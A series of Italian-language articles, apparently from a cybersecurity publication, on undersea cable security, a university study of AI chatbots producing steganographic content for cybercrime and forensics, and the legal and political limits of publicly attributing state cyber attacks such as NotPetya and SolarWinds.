Le organizzazioni che investiranno in una visione integrata e giuridicamente precisa del rischio regolatorio, costruendo le capacità di governance, i processi e le architetture tecniche necessarie a vedere il rischio nella sua dimensione composita reale, trasformeranno la compliance in qualcosa di più di un obbligo: in un segnale di maturità organizzativa che il mercato, i regolatori e i propri clienti sanno sempre meglio leggere.
La convergenza regolatoria non è la fine del problema. È l’inizio di una nuova concezione della resilienza.
L’analisi riflette una prospettiva editoriale indipendente basata sull’analisi dei testi normativi ufficiali, degli RTS e ITS adottati dalle Autorità di Vigilanza Europee e della letteratura giuridica disponibile alla data di pubblicazione. Le indicazioni non costituiscono parere legale.
Cybersecurity e cavi sottomarini: la nuova sfida strategica nell’era della competizione globale
Sotto la superficie degli oceani si estende una rete invisibile ma cruciale per il funzionamento del mondo contemporaneo: sono i cavi sottomarini in fibra ottica, attraverso cui transita la quasi totalità del traffico dati internazionale. Senza queste infrastrutture, spesso poco percepite dall’immaginario collettivo, non funzionerebbero i mercati finanziari, la logistica globale, i servizi cloud e una parte significativa delle comunicazioni governative e militari.
Con l’intensificarsi delle rivalità tra Stati Uniti, Cina e Russia, questi cavi stanno assumendo una nuova centralità strategica. Da semplice infrastruttura di rete sono diventati potenziali bersagli in scenari di tensione ibrida e soprattutto strumenti di pressione geopolitica. La loro sicurezza oggi è parte integrante della riflessione sulla resilienza delle infrastrutture critiche occidentali.
Una rete globale esposta a minacce silenziose
I cavi sottomarini, pur essendo progettati per resistere a guasti e usura, non sono esenti da possibili danni. In aree geopoliticamente sensibili si sono già verificati episodi sospetti che coinvolgono la loro integrità fisica. Il danneggiamento volontario di queste infrastrutture, realizzabile anche con mezzi apparentemente innocui come un’ancora trascinata, è una minaccia concreta e già manifestatasi in contesti come il Mar Baltico o il Mar Cinese Meridionale, come illustrano altri contributi presenti in questo Quaderno.
Queste azioni non richiedono necessariamente capacità militari avanzate. Possono essere eseguite da navi civili o da unità non convenzionali, e spesso restano avvolte da ambiguità, rendendo difficile attribuirle con certezza. Proprio questa opacità le rende strumenti efficaci di destabilizzazione sotto la soglia del conflitto aperto.
Cybersecurity e cavi sottomarini: intercettazione e controllo dei flussi
Oltre al danneggiamento fisico, esiste una dimensione più sofisticata e meno visibile: l’accesso ai dati che attraversano i cavi. La possibilità di intercettare informazioni sensibili, alterare i flussi o inserirsi nei sistemi di gestione delle stazioni di approdo è considerata una minaccia concreta in contesti di confronto tra potenze tecnologiche. In particolare, preoccupa la crescente presenza di attori statali, soprattutto cinesi, nel mercato della costruzione, manutenzione e riparazione dei cavi globali.
Il rischio non è solo quello di un sabotaggio in tempo di guerra, ma anche la raccolta sistematica di dati, o la predisposizione di backdoor attivabili in caso di necessità. Il controllo diretto o indiretto delle infrastrutture da parte di soggetti esterni può compromettere la riservatezza delle comunicazioni strategiche, specialmente in ambito militare e governativo.
La dimensione strategica del rischio
Nel nuovo contesto geopolitico, l’infrastruttura dei cavi assume i contorni di una leva strategica. Colpirla non significa solo interrompere la connettività, ma può servire a disorientare l’avversario, a rallentarne le capacità decisionali o ad isolare temporaneamente un’area geografica in momenti critici. In caso di escalation, un attacco coordinato a più tratte potrebbe causare un blackout informativo di ampia portata, influenzando operazioni militari e comunicazioni civili.
Oltre all’aspetto operativo, c’è un valore simbolico: la dimostrazione che nessun sistema è al sicuro. Il solo fatto di mostrare di possedere la capacità tecnica per interferire con queste reti può costituire un deterrente o uno strumento di pressione, in una logica di competizione sistemica tra blocchi.
Scenari di evoluzione: dalla frammentazione dell’infrastruttura al decoupling digitale
Il futuro di questa infrastruttura strategica potrebbe seguire più percorsi, e quello forse di più particolare interesse e di cui si intravedono segnali consiste in una prospettiva strutturale, ossia la progressiva divisione dell’ecosistema dei cavi in reti regionali, orientate politicamente. Da un lato, le potenze occidentali stanno investendo in nuove rotte che evitano approdi in territori percepiti come ostili. Dall’altro, la Cina promuove progetti infrastrutturali digitali che collegano Asia, Africa e America Latina lungo direttrici alternative. Il risultato potrebbe essere un internet più frammentato, in cui i dati viaggiano all’interno di blocchi geopolitici separati, con minime interdipendenze.
Le contromisure: resilienza, monitoraggio, autonomia
Di fronte a queste minacce, si stanno sviluppando risposte multilivello. Sul piano militare, diverse marine hanno potenziato la capacità di sorveglianza delle zone dove transitano cavi strategici, anche attraverso l’uso di droni subacquei e sensori avanzati. Organizzazioni internazionali come la NATO hanno istituito cellule specializzate nel monitoraggio delle infrastrutture sottomarine, promuovendo la cooperazione tra governi e operatori privati.
In parallelo, si lavora sulla ridondanza: aumentare il numero di collegamenti, diversificare i tracciati, rafforzare la rapidità di intervento in caso di guasto. Alcuni paesi stanno pre-posizionando materiali di riparazione, migliorando la capacità di risposta a interruzioni improvvise. Anche la cybersecurity è al centro delle strategie, con misure che vanno dalla protezione dei sistemi di controllo, all’uso esteso della crittografia end-to-end, fino alla sperimentazione di nuove tecnologie resilienti come la distribuzione quantistica delle chiavi.
Conclusioni
Il panorama strategico globale ha riscoperto, sotto nuove vesti, l’importanza dei cavi sottomarini. Un tempo considerati semplice infrastruttura tecnica, oggi sono riconosciuti come asset critici da proteggere, monitorare e difendere. In un’epoca in cui la superiorità informativa è un vantaggio competitivo fondamentale, il controllo dei flussi di dati è diventato parte integrante delle strategie di sicurezza nazionale.
Le sfide che si prospettano richiedono un approccio integrato: cooperazione internazionale, innovazione tecnologica, rafforzamento delle capacità di difesa e consapevolezza del rischio. I fondali oceanici non sono più un’area neutra, sono il nuovo terreno dove si gioca, in silenzio, una parte rilevante del futuro equilibrio globale.
Scopri di più consultando il white paper “Quaderni di Cyber Intelligence #8”, dove troverai analisi avanzate, case study e prospettive strategiche dedicate alle infrastrutture critiche, alla geopolitica digitale e alla governance della dimensione subacquea.
Profilo Autore
Andrea Leoni è cyber security manager presso una società multinazionale nel settore del credit and business information, è specializzato in governance e ambito GRC, con esperienza pluriennale di security advisory verso realtà nazionali ed internazionali. Già ricercatore di intelligence presso il Laboratorio di Intelligence dell’Università della Calabria, presso cui ha conseguito un Master di II livello in Intelligence, si è occupato anche di politica e geopolitica e del loro rapporto col dominio cyber. Attualmente, presso la Società Italiana di Intelligence, è Segretario della Commissione Studi Cyber Threat Intelligence & Cyber Warfare.
Intelligenza artificiale e criminalità Informatica: quando lo stesso strumento difende e attacca
L’AI ridisegna i confini della digital forensics e apre interrogativi inediti per magistratura e forze dell’ordine
C’è un momento preciso in cui una tecnologia smette di essere neutrale. Non è quando viene usata per fare del male, perché quella è una storia antica quanto il fuoco. È quando diventa così pervasiva, così duttile, così integrata nella catena causa-effetto del crimine da rendere irriconoscibile la distinzione tra arma e scudo. Con l’intelligenza artificiale applicata alla cybersecurity, quel momento è adesso.
Un paper depositato su arXiv il 16 ottobre 2025, dopo essere stato presentato all’APWG-EU Tech Summit and Researchers Forum di Cagliari nel giugno dello stesso anno, mette a fuoco con rara lucidità questa doppia natura dell’AI applicata alla criminalità informatica.
I suoi autori, Silvia Lucia Sanna, Leonardo Regano, Davide Maiorca e Giorgio Giacinto, lavorano tutti all’Università di Cagliari, nell’ambito del progetto SERICS finanziato dal PNRR europeo. Il titolo, sobrio e tecnico, non tradisce l’ambizione dell’analisi: Improving Cybercrime Detection and Digital Forensics Investigations with Artificial Intelligence. Ma quello che il paper contiene è molto più di un inventario di tecniche. È una mappa concettuale di un territorio in rapida trasformazione, con implicazioni che si estendono ben oltre i laboratori universitari, fino alle aule dei tribunali.
Il doppio volto dell’AI nella criminalità informatica e nelle indagini digitali
La premessa da cui muovono i ricercatori cagliaritani è scomoda ma ineludibile: i modelli linguistici di grandi dimensioni, Gemini, Copilot e ChatGPT, che oggi assistono gli analisti forensi nell’elaborazione di enormi volumi di evidenze digitali, sono gli stessi strumenti che i criminali informatici possono impiegare per nascondere le proprie tracce, automatizzare attacchi e generare contenuti sintetici difficili da attribuire.
Non si tratta di un paradosso astratto. È la descrizione operativa di un ecosistema in cui l’AI agisce simultaneamente come lente d’ingrandimento per gli investigatori e come nebbia artificiale per chi vuole sottrarsi all’indagine. Il riferimento esplicito nel paper è a un recente rapporto Europol sul cybercrime in Europa, che conferma la persistenza e la crescente complessità del fenomeno, richiedendo strumenti di contrasto all’altezza.
Sul versante difensivo, il contributo dell’AI alla forensics digitale è già consistente e documentato. I sistemi di machine learning permettono di analizzare in tempo reale flussi di dati di rete alla ricerca di pattern anomali, di classificare malware con una granularità che gli approcci signature-based non possono raggiungere, di correlare eventi distribuiti su infrastrutture eterogenee ricostruendo catene di attacco che altrimenti rimarrebbero invisibili.
I Large Language Model, in particolare, stanno emergendo come strumenti di supporto cognitivo per gli analisti: capaci di supportare la fase di reporting, producendo bozze di documenti, definendo glossari tecnici e sintetizzando le evidenze in linguaggio comprensibile anche per i non specialisti, e di accelerare il triage su volumi di prove che nessun team umano potrebbe processare nei tempi richiesti da un’indagine.
Ma è sull’altro versante, quello offensivo e anti-forense, che il paper introduce gli elementi più perturbanti.
Il caso studio: steganografia LSB generata da tre chatbot
Il contributo più originale della ricerca riguarda un caso studio condotto direttamente dai ricercatori, che vale la pena esaminare nella sua specificità tecnica. Sanna e colleghi hanno testato Gemini, Copilot e ChatGPT su due capacità distinte: la generazione di immagini con contenuto steganografico tramite tecnica LSB (Least Significant Bit) e la produzione di codice Python funzionante per la codifica e decodifica di immagini steganografiche.
La steganografia digitale applicata sulle immagini è una delle tecniche di occultamento dati più consolidate: consiste nel modificare i bit meno significativi dei pixel di un’immagine per nascondervi informazioni, in modo percettivamente invisibile all’occhio umano. L’immagine di input usata nel test è un file PNG bianco prelevato da Wikimedia, nel quale è stato incorporato il messaggio segreto “This is a secret message APWG.” Le immagini generate e i contenuti nascosti sono stati poi verificati con zsteg, un tool Linux specializzato in analisi steganografica, e con uno script esterno disponibile su GitHub.
I risultati sono significativi: tra i tre modelli testati, Copilot si è dimostrato il più performante nell’esecuzione di entrambi i compiti. Un dato che non è un dettaglio minore: emerge da un test controllato e comparativo, con implicazioni dirette sulla valutazione del rischio nei diversi ecosistemi di AI generativa.
È fondamentale riportare una precisazione che i ricercatori stessi formulano in modo esplicito: la presenza di questi chatbot in un contesto digitale non è di per sé un indicatore di criminalità o attività malevola. La tecnica steganografica, se impiegata da un criminale informatico, diventa uno strumento anti-forense, ma la stessa tecnica ha usi legittimi nella protezione delle comunicazioni. Questa distinzione, che il paper enuncia con chiarezza, è essenziale per evitare letture fuorvianti del lavoro.
La sfida per gli investigatori: quando il codice viene scritto dall’AI
Il dato che rende la ricerca particolarmente rilevante per chi lavora nelle investigazioni non è tanto la tecnica in sé, ma la democratizzazione del suo accesso. Un soggetto privo di competenze di programmazione avanzata può chiedere a un modello linguistico di generare uno script steganografico, personalizzarlo e incorporarlo in un flusso operativo d’attacco. La barriera tecnica all’ingresso si abbassa in modo radicale. La rilevabilità del contenuto nascosto, già difficile per sua natura, non peggiora sul piano tecnico, ma si moltiplica su scala: più attori potenziali, più artefatti, più rumore di fondo per gli investigatori.
Si pone poi un problema ulteriore, che il paper apre pur senza pretendere di risolverlo: come si documenta e si attribuisce, in sede processuale, un contenuto generato tramite AI? Quando il codice che nasconde le prove è stato scritto da un chatbot su richiesta dell’indagato, la catena causale che collega soggetto e artefatto diventa più complessa da dimostrare. Non si tratta ancora di un tema affrontato esplicitamente dal sistema giudiziario italiano, ma è la traiettoria logica di ciò che questo tipo di ricerca rende oggi tecnicamente possibile.
Il paper anticipa infine una visione ancora più radicale per il futuro: gli autori prevedono che l’AI sarà usata in modo sempre più pervasivo tanto nel cybercrime quanto nella digital forensics, fino a configurare scenari di AI-vs-AI interamente autonomi, in cui sistemi di attacco e sistemi di difesa si fronteggiano senza intermediazione umana diretta.
Implicazioni operative per gli investigatori
Per chi lavora sul campo, unità di cybercrime, CERT, team SOC e magistratura specializzata, il paper suggerisce alcune linee di riflessione immediate.
La prima riguarda la formazione. Se gli LLM sono strumenti già usati sia dagli analisti sia dagli attaccanti, le competenze necessarie per valutarne l’output, comprenderne i limiti e riconoscerne i pattern, devono entrare nei programmi di aggiornamento delle forze dell’ordine in modo strutturale, non episodico.
La seconda riguarda la catena di custodia digitale. In un contesto in cui contenuti generati da AI si moltiplicano, la documentazione del processo di raccolta e analisi delle evidenze deve includere procedure specifiche per l’identificazione di artefatti potenzialmente prodotti o modificati tramite AI. Non è più sufficiente certificare che un file “esiste”: occorre certificare con quale grado di confidenza si possa classificare la sua origine.
La terza, la più delicata, riguarda il valore probatorio delle analisi AI-assistite in sede processuale. Come approfondito anche nel dibattito sulla digital forensics e il diritto, gli strumenti di rilevazione automatica sono accurati ma non infallibili, e la loro accuratezza varia in funzione del modello che ha generato il contenuto e delle eventuali tecniche di offuscamento applicate. Utilizzarli come prova diretta senza un adeguato framework di riferimento e senza perizia tecnica qualificata rischia di introdurre nel processo una forma di errore sistematico difficile da contestare.
Vale la pena segnalare, infine, un ulteriore problema di contesto: l’uso di Private AI in ambito forense sta emergendo come requisito operativo nelle indagini più sensibili, proprio perché l’invio di evidenze digitali a servizi AI in cloud introduce criticità di controllo dei dati incompatibili con la catena di custodia.
Un contributo italiano al dibattito globale
Vale la pena sottolineare la provenienza istituzionale di questo lavoro, non per campanilismo, ma per una ragione sostanziale. Il paper nasce all’interno del progetto SERICS (Security and Rights in CyberSpace), uno dei spoke del PNRR dedicati alla cybersecurity, che coinvolge decine di atenei e centri di ricerca italiani. Il fatto che Silvia Lucia Sanna conduca questa ricerca nell’ambito del Dottorato Nazionale in Intelligenza Artificiale (Sapienza Università di Roma in collaborazione con l’Università di Cagliari) segnala una continuità di investimento sistemico che va ben al di là del singolo paper.
L’Italia è uno dei paesi europei in cui il dibattito sull’uso processuale dell’AI è più vivo, sia per la tradizione di dottrina giuridica in materia di prova digitale, sia per la presenza di strutture investigative specializzate con sensibilità tecnica crescente. Un lavoro come quello di Sanna e colleghi non è solo un contributo alla letteratura accademica: è un documento che può e dovrebbe alimentare la formazione delle procure specializzate e informare le linee guida che le istituzioni competenti stanno costruendo attorno all’uso investigativo dell’intelligenza artificiale.
Conclusione: la neutralità non è un’opzione
L’intelligenza artificiale non ha alleanze. Ottimizza obiettivi. Se l’obiettivo è rilevare una comunicazione criminale nascosta in un’immagine, l’AI può farlo. Se l’obiettivo è nascondere quella comunicazione in modo da complicarne l’individuazione e l’attribuzione, l’AI può farlo con la stessa competenza e, come dimostra il caso di Copilot nel test dei ricercatori cagliaritani, con una certa efficacia.
Questa simmetria non è una ragione per limitare l’uso dell’AI nella forensics. È invece una ragione per sviluppare, con urgenza e rigore, i framework tecnici, legali e procedurali che permettano di usare questi strumenti in modo robusto, verificabile e giuridicamente sostenibile.
Il paper di Sanna, Regano, Maiorca e Giacinto non offre risposte definitive. Offre qualcosa di più prezioso: dati sperimentali concreti e le domande giuste. In un campo che cambia a questa velocità, è già un contributo straordinario.
Attribuzione degli attacchi cyber: dal naming and shaming alle conseguenze giuridiche
Il 29 aprile 2025, le autorità francesi hanno pubblicamente attribuito ad APT28, il gruppo hacker collegato all’unità 26165 del GRU russo, una serie di operazioni di spionaggio informatico condotte nel periodo 2021-2024 contro istituzioni governative, diplomatiche, della difesa, aerospaziali e della ricerca francesi.
Il Ministero degli Affari Esteri francese ha precisato che da almeno il 2021 questo gruppo è stato utilizzato per colpire o compromettere una dozzina di entità francesi, tra cui ministeri, amministrazioni locali, aziende della difesa e del settore aerospaziale, think tank e un’organizzazione sportiva coinvolta nei Giochi Olimpici di Parigi 2024.
Il comunicato ha impiegato un linguaggio deliberatamente preciso: “queste attività destabilizzanti non sono accettabili e sono contrarie alle norme ONU sul comportamento responsabile degli Stati nel cyberspazio”. Per la prima volta il governo francese ha accusato direttamente un’entità dell’intelligence militare russa, segnando una discontinuità rispetto alla tradizionale riservatezza diplomatica di Parigi. Contestualmente, il report tecnico dell’ANSSI ha documentato le catene di infezione utilizzate, rendendolo il documento tecnico governativo più dettagliato mai pubblicato da Parigi su un gruppo APT russo.
Non una dichiarazione di guerra. Non un’azione legale dinanzi alla Corte Internazionale di Giustizia. Una condanna politica accompagnata da prove tecniche. Questa scena si ripete con impressionante regolarità nel panorama geopolitico contemporaneo, ed è precisamente la sua ripetitività a porre una domanda scomoda: a cosa serve davvero l’attribuzione pubblica di un attacco informatico a uno Stato nazionale? Serve a scoraggiare? A costruire norme internazionali? O è, semplicemente, uno strumento di politica estera con un sottile rivestimento giuridico?
Attribuzione degli attacchi cyber: problema strutturale e definizioni giuridiche
Prima di discutere le conseguenze giuridiche dell’attribuzione, è necessario chiarire di cosa si parla esattamente quando si usa il termine. L’attribuzione tecnica può riferirsi all’identificazione della macchina da cui proviene un’operazione, dell’operatore di quella macchina, oppure della persona o entità che ha diretto l’operatore ad agire. Tutte e tre queste accezioni sono distinte l’una dall’altra, e distinte dall’attribuzione legale o politica, che cerca di assegnare la responsabilità di un cyberattacco ai suoi autori.
Questa tripartizione non è accademica: è il nodo gordiano di tutto il dibattito. Il rapporto del 2025 del GCSP, elaborato dal Sino-European Expert Working Group on the Application of International Law in Cyberspace, chiarisce che solo l’attribuzione legale, fondata sulle norme consuetudinarie riflesse negli ARSIWA (Draft Articles on Responsibility of States for Internationally Wrongful Acts), può stabilire un atto internazionalmente illecito, e che l’anonimato, gli attori proxy e le tecniche di offuscamento complicano i test tradizionali applicati in contesti non-cyber.
In pratica, ciò che gli Stati fanno pubblicamente, accusare Mosca per NotPetya, Pechino per il furto di proprietà intellettuale, Pyongyang per i furti alle piattaforme di criptovalute, è attribuzione politica, non legale. Gli Stati accusati negano uniformemente le accuse, indicano altri come responsabili o si rifiutano di commentare, mostrando pochi segni di cambiamento nel loro comportamento. Il naming c’è. Lo shaming, assai meno.
Lo standard probatorio del diritto internazionale: un vuoto normativo deliberato
Quando uno Stato vuole invocare la responsabilità internazionale di un altro per un’operazione cyber, il diritto internazionale esige un doppio passaggio: dimostrare che il comportamento è attribuibile allo Stato e che costituisce una violazione di un obbligo internazionale. Gli ARSIWA, adottati dalla Commissione di Diritto Internazionale nel 2001, prevedono che lo Stato sia responsabile per gli atti dei propri organi (articolo 4) o di attori non statali che agiscono sotto le sue istruzioni, direzione o controllo (articolo 8). Il problema è che né gli ARSIWA né la giurisprudenza della CIG specificano lo standard probatorio applicabile al cyber.
Il Tallinn Manual 2.0, il documento redatto dagli esperti del NATO CCDCOE che rappresenta la più autorevole codificazione non vincolante del diritto internazionale applicato al cyberspazio, affronta la questione in termini deliberatamente non prescrittivi.
Secondo il commento alla Regola 26, il diritto internazionale richiede un’analisi granulare che tenga conto di “l’affidabilità, la quantità, la direttezza, la natura (ad es. dati tecnici, intelligence umana) e la specificità delle informazioni disponibili pertinenti, considerate alla luce delle circostanze particolari e dell’importanza del diritto in questione.”
Michael Schmitt, uno dei principali architetti del Manuale, argomenta che lo standard applicabile per le contromisure dovrebbe essere quello della “ragionevole certezza” (reasonable certainty); altri esperti del CCDCOE propongono il criterio della “preponderanza delle prove” (preponderance of evidence). Il dibattito rimane aperto e senza consenso.
L’attorney general britannico Jeremy Wright ha precisato che nell’adottare contromisure “lo Stato vittima deve essere certo della propria attribuzione dell’atto a uno Stato ostile prima di intraprendere azioni in risposta.” Ma questa certezza è, per sua natura, politicamente costruita, non giuridicamente verificata da un organo terzo indipendente. Non esiste un tribunale internazionale competente a giudicare le controversie cyber in tempo reale. La CIG può essere adita, ma i procedimenti durano anni e richiedono il consenso delle parti. Nel frattempo, lo Stato che si ritiene vittima di un attacco deve scegliere se agire, rischiando di sbagliare, o attendere una certezza che potrebbe non arrivare mai.
Vale la pena segnalare che il dibattito accademico del 2025 ha rilanciato la questione della necessità di un aggiornamento del Manuale stesso. Un articolo del Journal of Law and Cyber Warfare del luglio 2025 argomenta che il Tallinn Manual 2.0 manca di orientamento in aree critiche legate all’intelligenza artificiale e alla guerra ibrida, e propone che una terza edizione dovrebbe sviluppare standard più chiari per attribuire la responsabilità quando sistemi di IA avviano condotte dannose in modo autonomo.
NotPetya: il caso paradigmatico e le sue implicazioni
Il 27 giugno 2017, il malware NotPetya si diffuse a partire dall’Ucraina colpendo infrastrutture in decine di Paesi. Si presentava come ransomware, ma era in realtà un wiper: non esisteva alcun meccanismo di decifrazione e i dati colpiti erano irrecuperabili. In totale, il malware causò circa 10 miliardi di dollari di danni. Solo per Merck, costretta ad affrontare la perdita di capacità produttiva e la sostituzione di 40.000 sistemi, il costo stimato dell’incidente fu di 1,4 miliardi di dollari. Per Maersk, che subì la sospensione delle operazioni in 76 porti in tutto il mondo, le perdite di ricavi furono stimate tra 250 e 300 milioni di dollari.
Otto mesi dopo l’attacco, i Paesi Five Eyes (Australia, Canada, Nuova Zelanda, Regno Unito e Stati Uniti) e la Danimarca attribuirono l’operazione al GRU, il servizio di intelligence militare russo. L’attribuzione faceva riferimento specificamente al gruppo Sandworm, un’unità del GRU specializzata in operazioni offensive di sabotaggio.
Dal punto di vista del diritto internazionale, NotPetya è un caso di scuola perché porta alle estreme conseguenze le contraddizioni dell’attribuzione. Gli esperti NATO CCDCOE hanno ritenuto che “NotPetya sia stato probabilmente lanciato da un attore statale o da un attore non statale con il supporto o l’approvazione di uno Stato.” Ma il condizionale “probabilmente” è esattamente il problema: anche la valutazione tecnica più autorevole disponibile in quel momento non raggiungeva la certezza richiesta per fondare contromisure lecite.
NotPetya illustra come gli Stati possano condurre operazioni di ampia portata con conseguenze transnazionali sfruttando la negabilità plausibile per sfuggire alla responsabilità. La Russia ha sistematicamente negato qualsiasi coinvolgimento, e nessuno Stato ha portato la controversia dinanzi a un tribunale internazionale. Restano le dichiarazioni politiche coordinate e, in un secondo momento, le sanzioni cyber europee: risposte reali, ma assai lontane da ciò che il diritto internazionale consentirebbe in teoria. Il dibattito rimane aperto su quali risposte siano lecite a un attacco di tipo NotPetya, e non è mai emersa una discussione pubblica strutturata su se tali operazioni costituiscano o meno un uso della forza ai sensi della Carta dell’ONU.
SolarWinds: dove finisce lo spionaggio lecito e dove inizia l’illecito
Il caso SolarWinds, emerso nel dicembre 2020, complica ulteriormente il quadro perché introduce un elemento che il diritto internazionale gestisce con estrema difficoltà: la distinzione tra spionaggio e attacco. L’operazione, formalmente attribuita dagli USA all’SVR russo nell’aprile 2021, ha compromesso il sistema di aggiornamento del software Orion di SolarWinds, inserendovi una backdoor. Secondo la dichiarazione ufficiale della Casa Bianca del 15 aprile 2021, la compromissione della supply chain di SolarWinds da parte dell’SVR aveva dato la possibilità di spiare o potenzialmente disturbare oltre 16.000 sistemi informatici in tutto il mondo. L’Intelligence Community statunitense ha attribuito questo giudizio il massimo grado di fiducia.
Lo spionaggio, per quanto eticamente discutibile, non è tradizionalmente vietato dal diritto internazionale consuetudinario. Ma SolarWinds non era semplice raccolta di intelligence: ha compromesso infrastrutture critiche, violato la supply chain del software e acquisito potenzialmente accesso a sistemi che, se attivati, avrebbero potuto causare danni fisici. La coercizione riguarda esattamente questo: privare uno Stato della libertà di scelta, costringendolo a fare cose che non farebbe altrimenti. Soprattutto nelle operazioni il cui scopo primario è lo spionaggio, la questione dell’intenzionalità rispetto agli effetti diventa critica.
A differenza di NotPetya o di altri attacchi distruttivi, SolarWinds era un’operazione di spionaggio, non un’operazione progettata per disturbare o danneggiare sistemi globali. Le precedenti amministrazioni avevano cercato di promuovere un accordo internazionale secondo cui, mentre il furto o il danno potrebbero giustificare sanzioni, il puro spionaggio cyber non lo farebbe. Ciò che SolarWinds ha dimostrato è che la soglia tra spionaggio lecito e atto internazionalmente illecito non è una linea ma un continuum, e che la distinzione dipende in ultima analisi da una valutazione politica prima ancora che giuridica.
Il ciclo delle sanzioni europee: strumento di deterrenza o rituale performativo?
L’Unione Europea ha costruito, a partire dal 2019, un regime sanzionatorio specifico per le operazioni cyber. Nel maggio 2025, il Consiglio ha prorogato le misure restrittive UE contro i cyberattacchi che minacciano l’Unione e i suoi Stati membri fino al 18 maggio 2026, con il quadro giuridico esteso fino al 18 maggio 2028.
In pratica, questo regime ha consentito l’adozione di sanzioni individuali e istituzionali. Nel dicembre 2025, il Consiglio UE ha sanzionato 12 individui e due entità per aver supportato minacce ibride russe contro l’Europa, tra cui tre individui legati all’unità GRU 29155, responsabile di attività contro Stati membri UE, alleati NATO e Ucraina. Parallelamente, nell’aprile 2025, l’UE ha sanzionato Lee Chang Ho, identificato come il capo del Reconnaissance General Bureau nordcoreano, per aver supervisionato unità di cyberattacco incluse quelle note come Lazarus e Kimsuky.
Nel dicembre 2025, il Regno Unito ha sanzionato le aziende tecnologiche cinesi I-Soon e Integrity Tech per il loro presunto ruolo in attività malevole contro sistemi IT di oltre 80 entità governative, pubbliche e private; il portavoce del Ministero degli Esteri cinese ha negato le accuse definendole “manipolazione politica.”
Il regime sanzionatorio è certamente uno strumento più sofisticato del semplice naming. Comporta conseguenze patrimoniali concrete: congelamento dei beni e divieto di viaggio. Trasmette un messaggio di coordinamento geopolitico occidentale. Ma la sua efficacia deterrente resta oggetto di dibattito. Gli individui sanzionati risiedono tipicamente nei Paesi che li impiegano, dove le sanzioni occidentali non hanno esecuzione diretta. Il segnale politico è forte, l’effetto pratico è circoscritto.
Il ruolo delle agenzie di intelligence: prove e segreti incompatibili
C’è una tensione irriducibile al cuore di qualsiasi attribuzione pubblica: le prove più convincenti sono, per definizione, quelle che uno Stato non può rivelare senza compromettere le proprie capacità di intelligence. Poiché una parte significativa dell’attribuzione di un cyberattacco riguarda lavoro di intelligence umana e tecnica, gli Stati lavoreranno sistematicamente per preservare l’anonimato di queste fonti.
Questo crea una situazione paradossale: lo Stato accusatore chiede allo Stato accusato di credere a un’accusa supportata da prove che non può mostrare. Lo Stato accusato nega. La comunità internazionale non ha strumenti per arbitrare. Gli Stati accusati negano uniformemente le accuse o si rifiutano di commentare, senza cambiare comportamento. Per i giuristi internazionali, il problema è aggravato dall’assenza del diritto internazionale in queste accuse: gli attacchi cyber sponsorizzati da stati sono raramente inquadrati giuridicamente nelle dichiarazioni di accusa ufficiali degli Stati.
Questo vuoto non è accidentale. È il risultato di una scelta politica largamente condivisa. Gli Stati che dispongono di capacità offensive cyber significative, e sono molti più di quanti si ammetta pubblicamente, hanno interesse a mantenere l’ambiguità normativa. Un diritto internazionale cyber chiaro e vincolante limiterebbe non solo i propri avversari, ma anche se stessi.
Contromisure cyber: il diritto che non osa dire il proprio nome
La dottrina delle contromisure nel diritto internazionale consente allo Stato leso di adottare azioni altrimenti illecite in risposta a un illecito dello Stato responsabile. Il Tallinn Manual 2.0, Regola 20, disciplina le contromisure cyber stabilendo condizioni di proporzionalità, necessità e obbligo di notificazione preliminare alla controparte, salvo circostanze eccezionali.
Gli Stati vittime di cyberattacchi da parte di altri Stati devono essere in grado di identificare quali regole del diritto internazionale siano state violate per sapere quale azione è loro consentita in risposta, incluso se hanno diritto ad adottare contromisure, ossia azioni che sarebbero altrimenti illecite ma che sono permissibili a determinate condizioni.
In pratica, le contromisure cyber rimangono uno strumento giuridicamente controverso. Il primo problema è la circolarità: per giustificare contromisure, lo Stato deve dimostrare che c’è stato un atto internazionalmente illecito, e per farlo deve sostenere un’attribuzione giuridica che, come si è detto, non ha standard concordati. Il secondo problema è l’escalation: se uno Stato vittimizzato da un’intrusione informatica adotta contromisure prematuramente ed è errato sull’attribuzione, esso ha a sua volta commesso un atto internazionalmente illecito. Se invece attende fino ad avere alta fiducia nella responsabilità statale, qualsiasi contromisura implementata rischia di essere considerata punizione, vietata dal diritto internazionale.
Esiste poi la questione delle contromisure collettive, adottate da Stati che non sono direttamente lesi. Il tema riguarda il diritto dello Stato non leso di adottare contromisure contro lo Stato responsabile ai sensi del diritto internazionale vigente, e le posizioni degli Stati verso questa forma di reazione cooperativa non istituzionalizzata. Il dibattito è aperto, e la prassi degli Stati rimane ancora molto embrionale.
Verso norme condivise: la prassi come costruzione dal basso
Il quadro che emerge è quello di un diritto internazionale che fatica ad adattarsi alla velocità e all’opacità del dominio cyber. L’attribuzione politica, con tutte le sue limitazioni, è diventata il principale meccanismo di governance informale delle operazioni cibernetiche statali. Le coalizioni di attribuzione congiunta rappresentano un’evoluzione significativa: nell’advisory congiunto del maggio 2025, i governi di sette Stati membri dell’UE e Paesi alleati hanno documentato come l’85ª Special Service Center del GRU, unità militare 26165, abbia preso di mira entità logistiche occidentali e aziende tecnologiche con attività di cyber espionage continuativa dal 2022.
Questa prassi coordinata ha un valore normativo non trascurabile. L’attribuzione pubblica ufficiale serve come pratica per i Paesi per esprimere la propria disapprovazione del comportamento inappropriato nel cyberspazio: ripetuta sistematicamente, può cumulativamente plasmare le pratiche internazionali e responsabilizzare lo Stato attaccante. È una forma di costruzione normativa dal basso, lenta e imperfetta, ma forse l’unica praticabile nell’assenza di un trattato vincolante in materia.
Il GCSP ha sottolineato nel 2025 che la distinzione tra attribuzione tecnica, politica e legale è fondamentale, poiché solo l’attribuzione legale, fondata sulle norme consuetudinarie degli ARSIWA, può stabilire un atto internazionalmente illecito, e che esistono visioni divergenti su come questi standard si applichino nel cyberspazio, dove anonimato, attori proxy e tecniche di offuscamento complicano i test tradizionali.
Conclusioni: la trasparenza come norma emergente, l’accountability come obiettivo incompiuto
L’evoluzione degli ultimi anni suggerisce una direzione, anche se non una soluzione. I meccanismi di attribuzione si stanno istituzionalizzando: le coalizioni si ampliano, le sanzioni si coordinano, i report tecnici delle agenzie nazionali (ANSSI, BSI, NCSC) diventano più dettagliati e più frequenti. La Francia che pubblica il 29 aprile 2025 un report tecnico sull’attività di APT28 nel momento stesso in cui attribuisce ufficialmente la campagna rappresenta qualcosa di qualitativamente diverso da una semplice dichiarazione diplomatica: è una forma di accountability pubblica che incorpora, anche senza citarlo esplicitamente, il linguaggio della responsabilità internazionale.
